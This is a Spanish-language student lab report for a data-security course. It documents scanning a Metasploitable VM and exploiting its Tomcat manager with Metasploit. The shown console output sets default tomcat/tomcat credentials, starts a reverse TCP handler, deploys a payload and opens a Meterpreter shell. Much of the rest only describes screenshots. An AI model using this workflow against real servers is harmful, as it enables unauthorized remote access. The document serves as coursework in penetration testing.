

INVESTIGACIÓN/REPORTE/RESUMEN:

## PoC del puerto de apache2

ASIGNATURA: **Seguridad de datos** 

**Gary Izanami González Lara** 

MATRÍCULA: 200300650

**Brandon González Navarro** 

MATRÍCULA: 170300103

Fernando Yam Segovia


MATRÍCULA: 180300380

PROGRAMA EDUCATIVO: ING EN Datos E Inteligencia Organizacional


PRESENTADO A:

**PROF.** Ismael Jimenez


muestra una terminal de Kali Linux ejecutando un escaneo con la herramienta nmap.




muestra una ventana de terminal en la que se está ejecutando Metasploit Framework, una herramienta popular para pruebas de penetración y desarrollo de exploits.




muestra una terminal en Kali Linux donde se está utilizando Metasploit, una herramienta avanzada para desarrollar y ejecutar exploits contra sistemas remotos con el fin de probar la seguridad de los mismos.



Las dos imágenes muestran la consola de Metasploit con un exploit específico cargado, listo para ser configurado y ejecutado.







Exploit Cargado: exploit/unix/ftp/vsftpd 234 backdoor

Objetivo: Este exploit se dirige a una vulnerabilidad en el servicio vsFTPd versión 2.3.4 donde existe un backdoor que puede ser activado bajo ciertas condiciones. Función de las imágenes:

Muestra las opciones del exploit que necesitan ser configuradas antes de la ejecución, como la dirección IP del objetivo (RHOSTS) y el puerto (RPORT). Señala que no se ha configurado un payload específico, por lo que por defecto intentará establecer una interacción directa con la shell del sistema objetivo.





Las siguientes dos imágenes muestran la configuración de la red para las máquinas virtuales dentro de VirtualBox.


Adaptador de Red: Ambas imágenes muestran que el adaptador de red está configurado en modo NAT, lo cual permite que las máquinas virtuales accedan a la red externa a través de la dirección IP del host, pero no son accesibles directamente desde la red host.

Nombre de la Red: Wifi Test, probablemente una red creada para propósitos de pruebas.


Función de las imágenes:

Configuración de la interfaz de red para permitir que la máquina virtual se comunique con redes externas y otras máquinas virtuales en la misma red de VirtualBox.

Muestra la salida de la función phpinfo() en un servidor que corre PHP versión 5.2.4, lo que puede ser útil para recopilar información sobre la configuración del servidor PHP, incluyendo módulos cargados, configuraciones de INI, y rutas de directorio.



Captura de la consola Metasploit con un intento de usar el comando search de manera incorrecta para buscar directorios listados (dir list). Esto muestra un error de comando y es un intento de encontrar módulos relacionados con la enumeración de directorios.




Esta imagen muestra la herramienta netdiscover siendo utilizada para escanear la red y descubrir dispositivos mediante ARP. En este caso, detecta un host con la IP 10.0.2.4 y proporciona información sobre la dirección MAC y el fabricante de la NIC.




La consola muestra detalles sobre servicios y configuraciones en un servidor Metasploitable, incluyendo servicios como Apache Tomcat y sus métodos HTTP permitidos, lo cual es crucial para entender los vectores de ataque posibles y la información expuesta por el servidor.



## Aquí se muestra la compatibilidad con Tomcat para el ataque con el exploit



Captura del Apache Tomcat Manager en Metasploitable, que es una interfaz de gestión para servidores Tomcat, mostrando que el servidor está configurado y listo para ser utilizado, incluyendo enlaces para administración y documentación.



## En esta imagen se procede a configurar el ataque

```
File Actions Edit View Help
 kali@kali: ~ ×
                 kali@kali: ~ ×
set HttP::method_random_case
                                         set HttP::pad_post_params_count
                                                                                  set HttP::version_random_invalid
                                         set HttP::pad_uri_version_count
set HttP::pad_uri_version_type
set HttP::method_random_invalid
                                                                                  set HttP::version_random_valid
set HttP::method_random_valid
                                                                                  set HttpClientTimeout
set HttP::uri_encode_mode
set HttP::uri_fake_end
set HttP::uri_fake_params_start
set HttP::uri_full_url
set HttP::pad_get_params
                                                                                  set HttpTrace
set HttP::pad get params count
                                                                                  set HttpTraceColors
set HttP::pad_method_uri_count
                                                                                  set HttpTraceHeadersOnly
set HttP::pad_method_uri_type
                                                                                  set HttpUsername
<u>msf6</u> exploit(<del>multi/htt</del>p
HttpPassword => tomcat
                                               ad) > set HttpPassword tomcat
                                              oad) > set HttpUsername tomcat
msf6 exploit(multi/http/
HttpUsername => tomcat
msf6 exploit(multi/http/te
RHOSTS => 192.168.133.148
                                                 ) > set RHOSTS 192.168.133.148
msf6 exploit(
                                                 ) > set RPORT 8180
RPORT => 8180
msf6 exploit(
    Started reverse TCP handler on 192.168.133.147:4444
    Retrieving session ID and CSRF token.
    Uploading and deploying ZIzDkdWPzirAXB...
Executing ZIzDkdWPzirAXB...
    Undeploying ZIzDkdWPzirAXB ...
Sending stage (58125 bytes) to 192.168.133.148
Meterpreter session 1 opened (192.168.133.147:4444 -> 192.168.133.148:40175) at 2021-06-22 22:02:01 +
meterpreter >
```

## Se corre el código y se muestra el exploit

```
meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```